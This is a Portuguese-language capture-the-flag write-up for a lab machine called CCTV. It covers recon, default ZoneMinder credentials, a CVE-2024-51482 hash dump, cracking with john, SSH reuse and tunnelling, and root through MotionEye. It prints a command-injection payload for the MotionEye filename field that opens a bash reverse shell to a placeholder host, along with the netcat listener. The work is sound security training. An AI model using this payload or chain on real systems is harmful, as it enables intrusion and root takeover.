CCTV

Plataforma: TryHackMe

Dificuldade: Fácil

Autor: Matheus Cruz

Data de Resolução: 12 de abril de 2026

Sumário

1 Visão Geral **2**

2 Reconhecimento **2**

3 Exploração **3**

4 Escalada de Privilégios **4**

5 Conclusão **6**

6 Referências **6**

1 Visão Geral


A máquina CCTV foca na exploração de sistemas de monitoramento de vídeo mal configurados e desatualizados. A cadeia de ataque envolveu o roteamento de Virtual Hosts, exploração do ZoneMinder para vazar credenciais, quebra de hashes e, por fim, a escalada de privilégios criando um túnel SSH para explorar uma injeção de comandos no MotionEye.

2 Reconhecimento

Na etapa inicial de reconhecimento, rodei o Nmap para mapear as portas abertas, serviços em execução e tentar descobrir algumas versões.

```
nmap -sV -sC <TARGET_IP>
```

- **-sC**: usa os scripts padrões do Nmap.
- **-sV**: lista informações sobre as versões dos serviços rodando nas portas abertas.



```
→ ~ nmap -sV -sC 10.129.33.132
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-11 14:25 -0300
Nmap scan report for 10.129.33.132
Host is up (0.18s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.14 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_  256 76:1d:73:98:fa:05:f7:0b:04:c2:3b:c4:7d:e6:db:4a (ECDSA)
80/tcp open  http    Apache httpd 2.4.58
|_http-title: Did not follow redirect to http://cctv.htb/
Service Info: Host: default; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 77.03 seconds
```

Figura 1: Resultado da varredura Nmap mostrando as portas abertas.

Quando fui testar a parte web, tentar acessar o site direto pelo IP retornou um erro. Isso acontece porque o servidor web usa **Name-Based Virtual Hosting**. Para que ele roteasse o tráfego corretamente para a aplicação, precisei adicionar o domínio alvo no meu arquivo hosts local:

```
echo "<TARGET_IP> cctv.htb" | sudo tee -a /etc/hosts
```

- **-a**: (*append*) adiciona o conteúdo ao final do arquivo sem apagar o que já existia.

Depois de fazer essa configuração, a interface do ZoneMinder finalmente carregou.




Figura 2: Landing page da aplicação

3 Exploração

Comecei focando no serviço do ZoneMinder. Acessei o painel de login e, para a minha alegria, tanto o usuário quanto a senha padrão eram "admin". Já dentro do painel, consegui descobrir a versão exata que estava rodando:




Figura 3: Painel admin mostrando a versão

Pesquisando por essa versão, encontrei a vulnerabilidade CVE-2024-51482. Com a ajuda de um script de exploração [1], consegui extrair informações dos usuários e os hashes bcrypt das senhas diretamente do banco de dados do sistema.




Figura 4: Informações extraídas com o exploit

Para quebrar a senha, joguei o hash no `john` usando a wordlist `rockyou.txt`. Como a senha original era super simples, ela foi quebrada em texto claro rapidamente.




Figura 5: Quebra do hash da senha com o John

Com essa senha em mãos, fui testar a velha lógica de reutilização de senhas. Deu certo, e consegui fechar uma conexão SSH como o usuário `mark`.




Figura 6: Acesso inicial via SSH estabelecido com sucesso.

4 Escalada de Privilégios

Já dentro da máquina, os testes iniciais não deram muito resultado. Rodei um **sudo -l** e procurei por binários com SUID, mas nada de útil retornou. Depois de fuçar bastante em diferentes diretórios, achei algo promissor: dentro do diretório **/etc** existia uma pasta chamada **/motioneye**, que é um serviço de monitoramento de câmeras (o que faz todo sentido com o tema do CTF).

Lá dentro, encontrei o arquivo **motion.conf** e, por sorte, o mark tinha permissão de leitura nele:




Figura 7: Arquivo de configuração motion.conf

Tentei acessar o serviço na porta 7999, mas notei que ele só estava exposto para o localhost. Para contornar isso, fiz um port forwarding (túnel) pelo próprio SSH. No meu terminal local, rodei o comando:

```
ssh -L 7999:127.0.0.1:7999 mark@cctv.htb
```

- **-L**: cria o túnel local (*Local Port Forwarding*). Redireciona a porta 7999 da minha máquina local para a porta 7999 do `127.0.0.1` (localhost) da máquina alvo.

Com isso, consegui bater no serviço localmente, mas a página só me retornou o seguinte texto plano:

```
Motion 4.7.1 Running [1] Camera
1
```

Fui dar uma pesquisada sobre a arquitetura do MotionEye e vi que a interface web completa dele costuma rodar na porta 8765. Então, refiz o túnel para essa porta:

```
ssh -L 8765:127.0.0.1:8765 mark@cctv.htb
```

- **-L**: repete o processo anterior, mapeando agora a porta 8765 da interface web principal.

Acessando o painel web agora, loguei com o usuário admin e a senha do arquivo `.conf` como senha. Funcionou, e lá dentro consegui confirmar a versão do serviço:




Figura 8: Painel do motionEye carregado

Sabendo a versão exata, encontrei uma vulnerabilidade [2]. Seguindo a documentação da falha, executei de RCE com acesso root na maquina.




Figura 9: Tela de configuração onde o RCE acontece

Antes de executar a injeção, deixei um listener ouvindo na minha máquina local:

```
nc -lvnp 4444
```

- **-l**: (*listen*) coloca o Netcat em modo de escuta.
- **-v**: (*verbose*) exibe os detalhes da conexão na tela quando ela ocorrer.
- **-n**: (*numeric*) evita a resolução de DNS, trabalhando apenas com IPs para agilizar o processo.
- **-p**: define a porta local (4444) que será aberta.

A exploração consiste em abusar da forma como o programa salva o nome dos arquivos das fotos. Injetei o seguinte comando no formato do arquivo, que executa o reverse shell quando avaliado pelo sistema:

```
$(python3 -c "import os;os.system('bash -c \"bash -i >& /dev/tcp/<
   HOST_IP>/4444 0>&1\"')").%Y-%m-%d-%H-%M-%S
```

Isso me forneceu um shell como Root.




Figura 10: Acesso como root obtido via reverse shell.

A partir daí, foi só procurar e ler as flags finais.

5 Conclusão

A máquina mostrou bem que não adianta apenas travar as permissões do usuário comum no sistema operacional. O uso de serviços web desatualizados rodando internamente, somado à prática ruim de reutilizar senhas fracas, gera uma reação em cadeia. Basta um serviço estar rodando com privilégios de root para que a segurança do servidor inteiro caia.

6 Referências

Referências

[1] Vulnerabilidade ZoneMinder - CVE-2024-51482. Acesso em: 12 de abril de 2026.

[2] Advisory MotionEye (RCE) - GHSA-j945-qm58-4gjx. Acesso em: 12 de abril de 2026.

[3] GTFOBins. Acesso em: 12 de abril de 2026.